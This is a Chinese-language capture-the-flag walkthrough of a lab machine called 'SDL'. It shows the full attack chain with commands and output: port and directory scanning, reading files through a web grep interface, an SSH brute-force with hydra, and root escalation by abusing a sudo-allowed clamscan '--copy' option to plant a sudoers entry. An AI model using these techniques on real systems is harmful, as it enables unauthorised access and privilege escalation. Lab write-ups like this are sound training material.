

SDL

信息搜集

nmap一下

```
root@kali)-[/home/liqing]
└─# nmap -p- 192.168.56.140
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-26 12:36 CST
Stats: 0:00:13 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.56.140
Host is up (0.00088s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:BD:0D:BE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds
```

开放了22 80端口

扫描下80端口下目录

```
└─# dirsearch -u 192.168.56.140
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

 _|. _ _  _ _ _ _ _ _ _ _ _ _  v0.4.3

( _||| _ ) (/ _ (|| ( _| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /home/liqing/reports/_192.168.56.140/_26-04-26_12-37-29.txt

Target: http://192.168.56.140/


[12:37:29] starting:

[12:37:30] 403 - 319B - /.ht_wsr.txt
[12:37:30] 403 - 319B - /.htaccess.bak1
[12:37:30] 403 - 319B - /.htaccess.save
[12:37:30] 403 - 319B - /.htaccess.sample
[12:37:30] 403 - 319B - /.htaccess.orig
```

```
[12:37:30] 403 - 319B - /.htaccess_extra
[12:37:30] 403 - 319B - /.htaccess_orig
[12:37:30] 403 - 319B - /.htaccessBAK
[12:37:30] 403 - 319B - /.htaccess_sc
[12:37:30] 403 - 319B - /.htaccessOLD2
[12:37:30] 403 - 319B - /.htm
[12:37:30] 403 - 319B - /.html
[12:37:30] 403 - 319B - /.htpasswd
[12:37:30] 403 - 319B - /.htpasswd_test
[12:37:30] 403 - 319B - /.httr-oauth
[12:37:31] 403 - 319B - /.php
[12:37:32] 403 - 319B - /.htaccessOLD
[12:37:47] 200 - 1KB - /index.php
[12:37:47] 200 - 1KB - /index.php/login/
[12:37:53] 200 - 21KB - /phpinfo.php
[12:37:57] 403 - 319B - /server-status
[12:37:57] 403 - 319B - /server-status/
```


Task Completed

访问index.php




Grep Command Interface

可以读取/etc/passwd




读取私钥要不没权限要不找不到文件

查看家目录下



发现有passsword.txt 还有个user.txt



```
flag{user-a12a54e153382522c1bbfd247b667b25}
```

查询/home/password.txt

```
JPTv153qcST0PGX12zUJ
ZBCwata8n9mhZsqCY4r4
JtNBtWsnG3kDtArWMty7
tSM9QTZQrKQoeyh58TWA
nYlvFBLuBpwFTz4pDA9L
v6hRcJ1uzXJDyaj2vcZa
K71s6LtwvifIPZY6jtxj
9v14Tx7qRVAQyAIgmfrD
eQ4Ykp2rT3ctBefFMlaB
irwi8a6GmY38GRSFQA1s
1xtKObkuq1t16tomPp06
0ZLisbbipJqerSH8CydR
aQNVd6vzG2DSMJYY04u0
D0uS9Gf4sds4siomJuRU
r1U06sHwShjBEeyMltIq
cRyL01ibm1TwYw9nG6o1
EgBAn0e95nMC7rc2gznO
QWRRqfkxvUruKKGgx4uk
aQNVd6vzG2DSMJYY04u0
D0uS9Gf4sds4siomJuRU
r1U06sHwShjBEeyMltIq
NGv4KsEHWRBBqh59FcN7
zfVBXGA7iuDL9dVRn3Yh
```

```
w7n9LJ9KvfFbe14eNmzN
jXdvsUXps3X4oAj66KEV
yBW7lAUN1RSz8fCzymOK
nivSXoXz3Qewg39ZHNqO
7hoN2Z3AMKZOHO5WIuXu
lQLU3Rda7EIjvRLz4cpq
xiEuoLINy9jUC3qf9AD9
6uFuSdQEEKCWHpUMKrw6
qH49Ewe6E6A01jaDKORO
0sDZ7PnToQMfy3buVB0x
pidUZSSOFi7E6JyXvn0y
mTw1jUX3b8BDM6HdrvTj
KM4I8y1DV1zBibq2C4gr
aobjtRe70exjFGWToVgQ
```

爆破

```
sshword.
—(root@kali)-[/home/liqing/Desktop]
# hydra -l sublarge -P passlist 192.168.56.140 ssh
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
urposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-26 13:17:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
[DATA] max 16 tasks per 1 server, overall 16 tasks, 37 login tries (l:1/p:37), ~3 tries per task
[DATA] attacking ssh://192.168.56.140:22/
22][ssh] host: 192.168.56.140 login: sublarge password: cRyL0libm1TwYW9nG6o1
of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-26 13:17:43
```

ssh登录 sublarge password: cRyL0libm1TwYW9nG6o1

```
/usr/bin/xauth: file /home/sublarge/.xauthrc does not exist
sublarge@SDL:~$ id
uid=1000(sublarge) gid=1000(sublarge) groups=1000(sublarge),100(users)
sublarge@SDL:~$
```

提权

sudo一下

```
sublarge@SDL:~$ sudo -l
Matching Defaults entries for sublarge on SDL:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User sublarge may run the following commands on SDL:
    (ALL : ALL) NOPASSWD: /usr/bin/id
    (ALL : ALL) NOPASSWD: /usr/bin/clamscan
```

查后发现 clamscan 有一个 `--copy=DIRECTORY` 参数，可以把“被感染”的病毒文件复制到指定目录。

可以伪造一个“病毒文件”，写 sudo 提权配置，然后让 clamscan 把它复制到 `/etc/sudoers.d/` 目录下。

创建一个Sudoers 提权

```
echo "sublarge ALL=(ALL:ALL) NOPASSWD: ALL" > /tmp/pwn
```

```

sublarge@SDL:~$ nano /tmp/aaa.yara
sublarge@SDL:~$ cat /tmp/aaa.yara
rule root_pwn {
    strings:
        $a = "sublarge"
    condition:
        $a
}
sublarge@SDL:~$ sudo /usr/bin/clamscan -d /tmp/aaa.yara --copy=/etc/sudoers.d/
/tmp/pwn
Loading:      0s, ETA:  0s [=====>]          1/1 sigs
Compiling:    0s, ETA:  0s [=====>]          40/40 tasks

/tmp/pwn: YARA.root_pwn.UNOFFICIAL FOUND
/tmp/pwn: copied to '/etc/sudoers.d/pwn'

----- SCAN SUMMARY -----
Known viruses: 1
Engine version: 1.4.3
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.016 sec (0 m 0 s)
Start Date: 2026:04:26 01:32:20
End Date: 2026:04:26 01:32:20

```

提权成功

```

sublarge@SDL:~$ sudo su
root@SDL:/home/sublarge# id
uid=0(root) gid=0(root) groups=0(root)
root@SDL:/home/sublarge# ls -la /root
total 56
drwx-----  4 root root  4096 Apr 25 11:17 .
drwxr-xr-x 18 root root  4096 Apr 25 06:18 ..
lrwxrwxrwx  1 root root    9 Apr 25 08:55 .bash_history -> /dev/null
-rw-r--r--  1 root root   607 Mar  2 16:50 .bashrc
-rw-----  1 root root    20 Apr 25 06:41 .lessht
drwxr-xr-x  3 root root  4096 Apr 25 06:38 .local
-rw-r--r--  1 root root   132 Mar  2 16:50 .profile
-rw-r--r--  1 root root    44 Apr 25 09:11 root.txt
-rw-r--r--  1 root root    21 Apr 25 10:01 sdl.txt
drwx-----  2 root root  4096 Apr 25 08:55 .ssh
-rw-----  1 root root 16759 Apr 25 11:17 .viminfo
root@SDL:/home/sublarge# cat root/root.txt
cat: root/root.txt: No such file or directory
root@SDL:/home/sublarge# cat /root/root.txt
flag{root-589c85a767de61cb1a1efe7ed0397649}

```